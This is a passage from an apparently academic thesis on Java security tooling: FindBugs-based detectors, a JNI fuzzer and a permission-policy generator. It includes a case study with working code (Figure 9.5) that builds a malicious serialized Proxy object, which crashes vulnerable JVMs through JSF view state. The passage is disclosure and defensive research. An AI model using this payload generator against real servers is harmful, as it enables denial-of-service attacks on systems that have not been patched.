- FINDBUGS to enhances BCEL with useful detection and reporting functions

Table 9.1 illustrates the functionality associated to both components.

BCEL	FINDBUGS
• Apache Bytecode Engineering Library (Open Source) • Developed by Dahm (2001) • Analyze, create and modify class files • Visitor-pattern analysis of class files • Class structure and inheritance • Control and data flow • Define prototype detectors without the use of advanced reporting and storage options	• Statical Detector for bug patterns in JAVA code (Open Source) • Developed by the University of Maryland (University of Maryland, 2004) • Reporting enhancement for BCEL • GUI/command line • Predefined detectors • Extensible via plugins

Table 9.1: BCEL and FINDBUGS

9.1.1 Statical Bytecode pattern analysis with ndbugs

The first implementation of our detectors used solely the BCEL framework, which meant we had to implement our own reporting, scenario handling and other side functionality that had little to do with bug detection. First experiments with the FINDBUGS framework showed that it was equipped the needed reporting and scenario management facilities. Being able to lend the base functionality from the framework allowed focusing on the implementation of the detectors. The existing detectors based on BCEL were re-implemented for usage within the FINDBUGS framework. Very small changes were needed as FINDBUGS also follows the visitor pattern approach typical for BCEL.

9.1.2 Implementation strategy

A detector in JDETECT uses the `JDetectBaseDetector` class for bytecode scanning. The scopes of different bytecode scanning detectors are listed next.

Class detectors check for specific metadata attributes of the class that are suspicious from a security perspective, like public static data items, that can be manipulated from other classes without prior integrity validation. FINDBUGS provides the abstract method `visit (JavaClass arg0)` callback to define custom behavior.

Method detectors analyze the metadata of methods. In the previous discussion we have shown how a security-unaware coding style of these methods can be misused by attackers. For example, one could analyze the functionality in overridden definitions of methods, , such as `readExternal` and `readObject` which are utilized by the Serialization API. FINDBUGS requires overriding `visit(Method arg0)` to detect method specific attributes.

Bytecode detectors also analyze the bytecode of methods. Every instruction can be observed by defining the `sawOpcode(int opcodeseen)` callback. This detector is the typical subtype to analyze for antipatterns that are identified by a suspicious control flow.

The abstract base class for `JDetectBaseDetector` is implemented as shown in Figure 9.1.

```
package jdetect;
import org.apache.bcel.classfile.JavaClass;
import org.apache.bcel.classfile.LineNumberTable;
import edu.umd.cs.findbugs.BugReporter;
import edu.umd.cs.findbugs.BytecodeScanningDetector;
import edu.umd.cs.findbugs.ba.AnalysisContext;
import edu.umd.cs.findbugs.visitclass.Constants2;
public abstract class JDetectBaseDetector extends BytecodeScanningDetector
implements Constants2 {
        protected AnalysisContext analysisContext;
        protected boolean[] criteria = new boolean[10] ;
        protected BugReporter bugReporter;
        protected LineNumberTable lineNumbers;
        protected JavaClass cc = null;
        public JDetectBaseDetector (BugReporter bugReporter)
         { this.bugReporter = bugReporter; }
....
```

Figure 9.1: JDetectBaseDetector.java

9.1.3 Custom FINDBUGS detectors

FINDBUGS provides methods and structures to inspect JAVA code artifacts with varying granularity they may base on checks on the class, the method or the bytecode instruction level. This allows scanning Jar files with filters depending on patterns on the bytecode level.

A code detector needs to define the detailed strategy to find the antipattern. It is a specialized subclass of `JDetectBaseDetector` as illustrated in Figure 9.2. It uses the `sawOpcode()` call to inspect the bytecode instruc-

tions and evaluates whether an integer overflow occurs in a stack variable that is later passed to a native method call. In that case, it alarms the FINDBUGS framework that a suspicious code fragment was found. This is implemented by a new instance of the `BugInstance` class and passing that to the local `BugReporter` instance.

The scanners implemented in JDETECT ((Schönefeld, 2009c)) follow the design principle to mark the single suspicious parts in the bytecode structure and when all criteria that identify an antipattern are met, they return a success value to the calling FINDBUGS framework by calling the passed `BugReporter` instance.

9.1.4 Packaging the plugin

To integrate the extended detectors into the FINDBUGS framework the following ingredients are necessary:

- The class files
- A description file `findbugs.xml` to define the category of the detector (like malicious code, style, performance, etc.)
- A description file `messages.xml` that defines the text that it emitted by a detector.

These files are bundled in a JAVA archive (jar file), for execution they are copied in the FINDBUGS plugin directory.

```
public class IntOverflowToNativeMethodCall extends JdetectBaseDetector
 {
   public IntOverflowToNativeMethodCall(BugReporter bugReporter) {
   super(bugReporter);
   }
    public void visit(Code obj) {
        iaddpos = 0;
        iload1stpos = 0;
        iload2ndpos = 0;
        invokepos = 0;
        stackheight = obj.getMaxStack();
        criteria[1] = false;
        criteria[2] = false;
        lastPC = 0;
        lineNumbers = obj.getLineNumberTable();
        if (lineNumbers != null) super.visit(obj);
    }

    public void sawOpcode(int seen) {
    [...]
    switch (seen) {
    case INVOKEVIRTUAL:
      String className = getDottedClassConstantOperand();
      if (!className.startsWith("[")) {
        JavaClass clazz = Repository.lookupClass(className);
        Method[] methods = clazz.getMethods();
        for (int i = 0; i < methods.length; i++) {
           Method method = methods[i];
           if (method.getName().equals(getNameConstantOperand()) &&
               method.getSignature().equals(getSigConstantOperand())) {
               if (method.isNative() &&
                 (!method.getName().equals("arraycopy") | bAlsoShowArrayCopy)) {
                  criteria[3] = true;
                  invokepos = getPC();
                  break;

[...]

              if (criteria) {
              BugInstance bi = new BugInstance(
                 this,
                 "IO_INTEGER_OVERFLOW_TO_NATIVE",
                 HIGH_PRIORITY
              ).
                  addClassAndMethod(this).
                  addSourceLineRange( this,
                      lastPC,
                      getPC()
                  );
             bugReporter.reportBug(bi);
     }
  }
```

Figure 9.2: IntOverflowToNativeMethodCall.java

9.1.5 Summary

It has been shown, how programmatic detection can be applied for the discovery of security antipatterns within bytecode archives. Several vulnerabilities within the JRE runtime classes have been detected utilizing our approach. The FINDBUGS framework has helped us to concentrate on the detection goal of our previously detectors by providing a feature-rich reporting environment.

9.1.6 JDetect Case Study: Poisoned Ajax objects

The JDETECT framework provides programmers with help to identify problematic classes that attackers can use to subvert security goals. The following use case illustrates the application of JDETECT. We will follow the structure of the already presented antipattern template.

Problem

In order to maintain the state of a web user, the JAVA Server Faces (JSF) framework allows to this state to be transported to the browser and sent back with the next request. The technical representation of state is generated by using the serialization API, as shown by Schönefeld (2006a) and identified as a threat to Ajax Security by Hoffman and Sullivan (2007). An attacker who knows the vulnerable spots of the serialization mechanism is able to cause code flow manipulation of Denial-Of-Service attacks. We will show in the following sections how Ajax frameworks can be affected, and how automated tools help to identify vulnerable code parts.

Background

The process of storing the JSF state on the client uses a serialized view state object within a hidden form field, which is replaced by a textual reference when using the server-side state storage option (Singh et al., 2007).

Layer below attacks such as misusing deserialization as a hidden constructor are a dangerous threat to integrity as shown in Chapter 7.1.8.

Context

Web applications are transporting their data on top of stateless HTTP(S) streams, which are following the traditional send-and-forget mechanism. For advanced applications, such as shopping web sites, the state of user interactions has to be memorized over multiple HTTP requests.

As HTTP and HTTPS are stateless protocols, the application layer has to fulfill over the task of maintaining the state. The HTTP specification provides the storage of the user state in either cookies or CGI variables.

Forces

Within the JSF framework the state can be either maintained on the client, or on the server. For scalability and failover purposes the client storage option may be chosen. This is typically necessary when the web-servers are unable to share their session state database. For high-volume web applications storing the state for each individual client on the server side may drastically increase transient storage demand of the application.

To securely store the JSF view state on the client tamper-proof storage is important to be able to detect a forged change on the client-side. This would require encryption or at least a signature verifiable by the server-side JSF implementation. But not all JSF implementations allow client-side encryption of the state.

Faulty Beliefs

Programmers tend to think of serialized objects are immutable against manipulation, but every storage of serialized objects such as the internal view state object allows an attacker to manipulate integrity. The involved deserialization processes can be misused by an attacker, by replacing the serialized `ViewState` object with a byte array that causes an undefined state within the serialization API and bring the JVM to an undefined state, violating integrity and availability.

The JDETECT framework allowed us to overcome this problem by identifying classes that attackers could use to inject a poisonous view state object. The results of the `PublicCallsNative` detector showed a match for the `defineClass0` method in the `java.lang.reflect.Proxy` class. This class is essential for reflective programming:

- It allows deferring of the invocation to a proxy object
- Intercepts the call before passing the request to the actual receiver of the invocation messages
- To allow better decoupling of services.

The detector showed us that the method is triggered when `Proxy.getProxyClass` is called by the `java.io.ObjectInputStream` (OIS) class, when a proxy instance is re-constructed during deserialization. Figure 9.3 shows the control flow towards the native call.

A Denial-Of-Service vulnerability (OWASP 9) was found `defineClass0`, a native method of the `java.lang.reflect.Proxy` class, when called with more than 65535 strings of non-public interface classes. The guarding checks of `defineClass` can be bypassed and an illegal parameter is propagated into native code as shown in Figure 9.4.

We exploited the vulnerability by handcrafting a serialized representation of this class, which consists of 65536 non-public interface references, causing a memory corruption within the receiving JVM, the structure is shown in Appendix A.3.2.

It is not possible to create this illegal object by the use of the JAVA Serialization API. Figure 9.5 illustrates how a parseable representation of a harmful byte array is built. First the initial header bytes for a serialized object (0xaced0005) are written, which is followed by the prefixes, defined in the `java.io.ObjectStreamConstants` class in the `java.io` package. `TC_CLASS = 0x76` and `TC_PROXYCLASSDESC = 0x7d` signal that a serialized proxy is the next object scheduled for deserialization. Next in the stream, the number of interface names that are incorporated in the proxy description is added to the stream. This integer value becomes harmful when larger than 65535. Finally, the array values are written.




Figure 9.3: Control flow during object deserializazion

```
private static native Class defineClass0(ClassLoader loader,
     String name, byte[] b, int off, int len);
```

Figure 9.4: java.lang.reflect.Proxy.defineClass0

```
private static void writeArtifiallyProxy(int len)
  throws Exception {
  DataOutputStream dos = new DataOutputStream(
                              new FileOutputStream("art" + len));
  writeToDataOutputStream(dos,
      new int[] { 0xac, 0xed, 0x00, 0x05, 0x76, 0x7d }); //Prefix
  dos.writeInt(len);
  for (int i = 0; i < len; i++) {
    dos.writeUTF("java.awt.Conditional"); } // itfname
  writeToDataOutputStream(dos, new int[] { 0x78, 0x72 });
  dos.writeUTF("java.lang.reflect.Proxy"); //name of this class
  writeToDataOutputStream(dos, new int[] { 0xe1, 0x27, 0xda, 0x20,
      0xcc, 0x10, 0x43, 0xcb, 0x02, 0x00, 0x01, 0x4c });
  dos.writeUTF("h"); // type indicator
  writeToDataOutputStream(dos, new int[] { 0x74});
  dos.writeUTF("Ljava/lang/reflect/InvocationHandler;");
  writeToDataOutputStream(dos, new int[] { 0x78, 0x70 });
  dos.close();
}
```

Figure 9.5: Generating a harmful serialized java.lang.reflect.Proxy object

```
public static Class<?> getProxyClass(ClassLoader loader,
                                     Class<?>... interfaces)
        throws IllegalArgumentException
{
        if (interfaces.length > 65535) {
            throw new IllegalArgumentException("interface limit exceeded");
}
```

Figure 9.6: Refactored code snippet in Proxy.GetProxyClass method

We chose `java.awt.Conditional`, as this class fulfills two requirements:

1. It is an interface.

2. It is loaded by the system class loader.

3. It is not public, which is a precondition set by the guarding code.

Next, the block data section is ended with a `TC_ENDBLOCKDATA = 0x78`, and a class definition is started with a `TC_CLASSDESC = 0x72` tag, followed by the UTF-8 encoded name and the rest of metadata necessary to correctly pass the integrity checks of the Serialization API (Sun Microsystems, 2001b).

Refactoring

The release `1.5.0_06` of the JDK introduced a replacement of the vulnerable code parts. Sun refactored them by adding a check for the number of referenced interfaces, blocking that more than 65535 can be specified. In that case, an `IllegalArgumentException` is thrown with *interface limit exceeded* as informational text as shown in Figure 9.6.

Antipattern solution

The default setting of the JSF framework for storing the session state is the server side. Web applications for JEE are deployed as components bundled in WAR (web archive) files. An individual web application can change the state saving default by setting the value for the parameter `STATE_SAVING_METHOD` within the `WEB-INF/web.xml` file. The possible values are client or server. Setting the value to `client` without preventing that the client state is manipulated allows triggering the uninvited object antipattern as shown in Chapter 8.5.

Consequences

Allowing the JVM to accept external serialized data causes a serious problem, as this opens the opportunity for an attacker to launch a layer-below attack, as introduced in Chapter 2.4.2, the illustration in Figure 9.7. A remote attacker may insert an arbitrary serialized object instead of the expected `VIEWSTATE` object, which causes a Denial-Of-Service condition within the receiving server JVM.

Refactored Solution

Storing the state in an unprotected format on the client allows the described effects of manipulation to happen.

The JSF specification allows an implementation framework to store the state on the server, and this is the recommended setting for a wide set of application scenarios. Accepting serialized objects from an untrusted source without prior check if the received object is equal to the original one externally stored by the server. Sun modified the deserialization implementation as shown in Appendix A.4.5.




Figure 9.7: Serialization causing a Denial-Of-Service with Java Server Faces

A refactored solution on a higher abstraction level would use a JSF implementation that allows encrypted storage of the view state on the client. As only the server has knowledge of the encryption key, it is practically impossible for a malicious client to tamper the embedded serialized object, and prevent a layer-below attack.

Conclusion

This antipattern case study has shown that a high-level component like JSF may open a covert channel into vulnerable parts of the runtime environment, which is the `java.lang.reflect.Proxy` class of the reflection API in this particular example. The JDETECT framework was able to point to the vulnerable native code parts, which was modified by Sun Microsystems after we notified them of our finding (CVE-2004-2460).

9.2 JNIFUZZ

JNIFUZZ (Schönefeld, 2009d) is a tool to detect programming flaws in native libraries that are called by JAVA methods. The integer overflow antipattern shown in Chapter 8.3 illustrated the importance of the validation of user-supplied parameter in order to minimize the attack surface. This is a problem when using a bridge to a programming language with a different threat model, such as the JNI specification. JNI is the standard to couple java methods with native implementations.

9.2.1 Implementation Strategy

JNIFUZZ generates automated test cases for native methods and it helps to test the robustness against edge value parameters, probing the behavior of processing very high or low values such as `Integer.MAX_VALUE` or `Double.NaN`. It uses the reflection API to generate automated calls with potential harmful values.

These automated test cases are generated by using the reflection API, and are minimal testing programs with appropriate parameters. The generation process for method calls has to incorporate techniques for calling `native` methods, for both static and instance variants.

Furthermore the visibility of the method (and all needed constructors) has to be taken into account. Test cases for static methods are easier to implement, as only the visibility of the method has to be adjusted to prepare the call.

Additional effort is required, when dealing with instance methods, as an object instance needs to be available to provide the context (`this`) for an instance call.

The preparation phase turns into a recursive problem, as the required as all parameters that are fed into the method may need appropriate adjustment of their visibility and generation logic to construct parameter objects.

The requirements of JNIFUZZ sum up as to be able to generate:

1. invocations for public methods that are immediately callable
2. invocations for non-public methods that are indirectly callable
3. Call static methods
4. Call instance methods, therefore prepare object with a constructor (prepare visibility)
5. prepare parameters that are required by the signature of method to test (prepare visible constructor, need similar preparation to step 4)

All these steps can be performed with the reflection API.

9.2.2 Practical results

JNIFUZZ was also helpful discovering a set of integer overflow cases within early versions of the JDK, described in Chapter 8.3. With the presented techniques we also analyzed the PulseAudio library that is shipped with OpenJDK in the Fedora 10 distribution (OpenJDK project, 2009; Mitre Corporation, 2009b). Although the native methods were guarded the parameter combination induced by JNIFUZZ we detected a set of parameter combinations that allow crashing the native methods due to an integer overflow. After knowing that the native method is missing a parameter checks, we only needed to find a case where the detection routines could be circumvented. For that case we used the integer addition behavior of the JAVA language.

9.2.3 JNIFUZZ CaseStudy

JNIFUZZ is a command line application, and follows the master-slave pattern (Buschmann, 1995). The process in the master JVM is responsible for maintaining the overall state and equipping the slave processes with the appropriate parameter combination that described a specific test scenario. The slave JVM is responsible to perform a single test case that is dictated by the master JVM. During runtime the master JVM accumulates the state of the test scenario which is dumped as an XML file after all tests are performed. This allows later transformation to end-user reports via an XSLT transformation.

Startup

Without a command line parameter JNIFUZZ inspects the native routines of the JDK that is associated with the `java` command, that was used to start the tool. The command line presented in Figure 9.8 illustrates the startup of the master process.

```
java -cp bin HarnessStarter
```

Figure 9.8: JNIFUZZ master startup

The master process delegates the control flow to the slave by calling another JVM process via the command line, such as presented in Figure 9.9.

```
java -cp bin NativeHarness
```

Figure 9.9: JNIFUZZ slave commandline

The JVM processes of master and slave communicate via an XML file that is illustrated in Figure 9.10. It also holds the current state of the test,

to be able to stop and restart test scenarios at a given state. The master application restarts at the position after the last saved crash scenario.

```
<call>private static native void
com.sun.imageio.plugins.jpeg.JPEGImageReader.disposeReader(long)/
null9223372036854775807]</call>
<pid>26479</pid>

<call>private static native void
com.sun.imageio.plugins.jpeg.JPEGImageWriter.disposeWriter(long)/
null/[9223372036854775807]</call>
<pid>26498</pid>

<call>private static native int
com.sun.java.swing.plaf.gtk.GTKStyle.nativeGetXThickness(int)/
null/[-2147483648]</call>
<pid>26517</pid>

<call>private static native int
com.sun.java.swing.plaf.gtk.GTKStyle.nativeGetYThickness(int)/
null/[-2147483648]</call>
<pid>26542</pid>

<call>private static native java.lang.Object
com.sun.java.swing.plaf.gtk.GTKStyle.nativeGetClass
Value(int,java.lang.String)/null/[-2147483648,[1GB String]]</call>
<pid>26568</pid>

<call>private static native java.lang.String
com.sun.java.swing.plaf.gtk.GTKStyle.nativeGetPango
FontName(int)/null/[-2147483648]</call>
<pid>26592</pid>
[...]
```

Figure 9.10: JNIFUZZ slave result file

With the use of JNIFUZZ we discovered a range of internal JDK methods that miss appropriate guarding against unexpected parameter values. The information shown in Figure 9.10 illustrates a small subset of the crash cases found in the JNI routines of the OpenJDK 1.6.0 class libraries.

It lists the parameter values that led to the JVM crash as well as the PID of the process, which allows to lookup the crash log for detailed inspection.

Communication After termination of a test case the master JVM looks up the result left over by the client JVM. As a crash of a client JVM is a common outcome of JNIFUZZ, a file based communication pattern between master and slave was chosen. When the master application starts up a slave, it passes the parameter in a command file. The master blocks a thread during execution of a slave. When the slave terminates, the master looks up a defined result file. When no result file is found, the slave JVM must have crashed. In this case the `hs_err_pidXXXX.log`is evaluated, where $XXXX$ is the number of the slave process that was called.

Creating prototype objects The most straightforward way creating an instance of a class is the use of the default constructor. For a serializable class an interesting alternative exists. Following the prototype pattern (Gamma et al., 1995), persisted instances of the class can be retrieved from an external storage. The next possible technique to create an instance of the object is to search for a static factory method inside the class definition. A last resort is to use patched classes that allow the easy creation of the required objects, but this alters the protection semantics of the involved classes.

Special considerations with AWT based classes During the implementation of JNIFUZZ we encountered an additional obstacle when testing AWT (Advanced Windowing Toolkit) classes. When testing instances of AWT classes, the AWT native library has to be loaded inbeforehand, we solved this by creating a dummy `JFrame` object during the slave startup process.

Patching the vulnerabilities With the help of JNIFUZZ we found a Denial-Of-Service problem in the `sun.misc.MessageUtils` class. The `toStderr`

```
--- openjdk/jdk/src/share/native/sun/misc/MessageUtils.c.orig 2008-09-17 15:17:02.000000000 +0200
+++ openjdk/jdk/src/share/native/sun/misc/MessageUtils.c      2008-09-17 15:56:07.000000000 +0200
@@ -39,6 +39,9 @@ printToFile(JNIEnv *env, jstring s, FILE
    int i;
     const jchar *sAsArray;

+    if (s == NULL) {
+       s = (*env)->NewStringUTF(env, "null\0");
+    }
     sAsArray = (*env)->GetStringChars(env, s, NULL);
     length = (*env)->GetStringLength(env, s);
     sConverted = (char *) malloc(length + 1);
```

Figure 9.11: Patch to fix a JVM crash in sun.util.MessageUtils

and `toStdout` methods crashed the JVM due to an illegal memory access. After analyzing the native code we submitted the patch (Schönefeld, 2008) depicted in Figure 9.11 to the OpenJDK project. The patch was accepted by the project maintainers (Angel, 2008) and applied to the OpenJDK code base.

9.2.4 Additional example

With the presented techniques we also analyzed the PulseAudio library that is shipped with OpenJDK in the Fedora 10 distribution (Mitre Corporation, 2009b). Although the native methods were guarded the parameter combination induced by JNIFUZZ we detected a set of parameter combinations that allow crashing the native methods due to an integer overflow. After knowing that the native method is missing a parameter checks, we only needed to find a case where the detection routines could be circumvented. For that case we used the integer addition behavior of the JAVA language. A patch was prepared and committed to the OpenJDK project (OpenJDK project, 2009).

9.3 JCHAINS

In the deployment phase, the self-written and the third-party software components are assembled in order to form a composite application, which fulfills the defined requirements. Each component is built with its own sound security policy assumptions. While combining the components, these single assumptions may become invalid. Therefore a common security policy based on the joint application needs to be derived.

Deployers of JAVA components are frequently confronted with the decision: *Do I want a "secure" or "running" application?* Due to the business goals as driving force of running an application, most of them choose the second configuration choice. This choice leaves security as a neglected risk.

A common shortcoming during the deployment step is missing documentation concerning the security demands of a component.

With the JCHAINS framework ((Schönefeld, 2009b)) we provide a means to derive those security demands of an application. A typical application contains multiple components with their own isolated policy defaults. Those often default to an `AllPermission` setting, which is too lax from a least-privilege perspective. Therefore, the policy requirements derived with JCHAINS are a useful addition to the documentation of the integrated application.

The following sections describe the architecture of the JCHAINS framework. First the driving security related motivations and afterwards the design decision that lead to the current implementation are described. This is followed by an overview of the software architecture of the framework. The chapter continues with a sample evaluation of the HSQLDB database. Finally it describes the refactoring of the `LaxPermission` antipattern, deriving the necessary permission settings. In our example for the HSQLDB database, as used in the OpenOffice database application.

9.3.1 Requirements

A harmful antipattern occurring in distributed JAVA applications is to assign an unknown library component to the `AllPermission` protection domain. This is the frequently preset default protection domain, which is set for convenience by component developers. It grants libraries within the classpath of an application more rights than needed. In order to get rid of this lax security setting, a minimal but sufficient security policy definition is necessary.

9.3.2 Goal

An application typically consists of a combination of black and white box components. From a security perspective, the trustworthiness of these components is determined by the weakest link, which is the most vulnerable component of the system. The idea behind JCHAINS is to acquire a security policy to provide a least privilege security policy for a JAVA application.

For white box components or self-developed components, the security demands are easy to evaluate. The source code of these components is typically available. Therefore, the side effects and risks can be derived by source code audits and by interviews with the responsible programmers. For black box components or external components, this kind of knowledge is not available. Even by owning the source code, it is not guaranteed, that the software does not introduce negative effects on the overall system security. This can happen either by code backdoors or by the effects of security unaware programming that lead to exploitable vulnerabilities.

JCHAINS analyzes the complete application by tracking the requested permissions during runtime. The behavior of the components is observed, which in JAVA terms maps to the security permissions. These are needed by the security manager in order to allow executing critical methods of the classes and archives listed in the classpath.

The result of using JCHAINS is a generated policy file for the application, which reflects how the application exceeds the permissions granted by the default security manager.

JCHAINS itself follows the interceptor pattern to acquire the needed permission request information. The JCHAINS framework bases on an introspective approach, which is performed by intercepting the requests passed to the security manager. The `SecurityManager` class implements the check point security pattern within the policy enforcement functionality of the JRE.

9.3.3 The distribution architecture

JCHAINS bases on a distributed CORBA communication model, where the client sends the grant events to the permission collection server. The implementation of the JCHAINS interceptor mode is subdivided in two main parts: the client part and the server part.

CORBA was chosen in favor of RMI, providing a larger degree of freedom for choosing the implementation language for the client software. An additional advantage for choosing CORBA over JAVA RMI is minimal interference with the JAVA security manager architecture.

The command line mode can be used when having direct access to the machine hosting the virtual machine and resources of the system. Providing a distributed CORBA mode allows decoupling permission recording from permission evaluation. This is useful for remote training scenarios as one example for scenarios is which no direct user access to the system hosting the virtual machine, network access only is sufficient. As additional benefit from CORBA location transparency, JCHAINS may also operate locally. Any application that implements the interface described in IDL is able to use the JCHAINS functionality. Details on the IDL-defined methods in the service contract between client and server are listed below.

Due to the network independence of CORBA, a server only needs to




Figure 9.12: JCHAINS-Architecture

implement the IDL definition as shown in Figure 9.19. This provides the opportunity to connect the client to other servers, written in other CORBA compliant programming languages, such as C/C++. An Intrusion Detection System that is CORBA-enabled may therefore analyze the permission requests instantly and provide access decisions in accordance to a specific intrusion rule base.

Client implementation

The client part consists of the security manager interceptor and a CORBA client interface. The client is responsible to intercept the permission requests and evaluate the current stack frame. The stack frame information is necessary to derive the required permissions. Furthermore, the client needs to send the events to the server. Because the client side resides in the JVM that hosts the application that is to be observed, it is important to be notified when the application closes. Therefore, the interceptor registers a `ShutDownHook` method that is triggered by the JVM, when the application is about to close. The task of this method is to notify the server that the application to be observed has terminated by calling the appropriate IDL method.

Server implementation

The server part is the receiver of permission request events. It implements a CORBA server. The process is activated by the ORBD (Sun Microsystems, 2004c) daemon, which is the standard POA activator of the JDK. The server rebinds itself under the symbolical name `jchains` in the registry of the name server that is specified on the command line. The client looks up the server by providing this symbolic name. An illustration of this interaction is shown in Figure 9.13.

Whenever the client sends a request towards the server, the server side checks the request and adds it to its Permission cache. The permissions




Figure 9.13: Interaction of JCHAINS components




Figure 9.14: Permissions requested by the client

received are visualized in a GUI implementation, which is depicted in Figure 9.14.

When the client finishes execution, the server emits the permissions it collects to a target file. A typical target file is based on the standard policy file syntax, as shown in Figure 9.15.




Figure 9.15: Generated policy file

Service contract

The contract between the client and the server describes the functionality of JCHAINS. It is defined in `Emitter.IDL`, as shown in Table 9.19. The IDL description defines the method `send` and the data structures that

are transferred from client to server. A permission gathering session is started when a client connects to the JCHAINS server by calling the `init` with two parameters, first the name of the executable to be examined and second the Process Environment of the client, it consists of the properties of the client JVM. The server shows these settings in its environment tab (Figure 9.16).




Figure 9.16: Environment of the Client

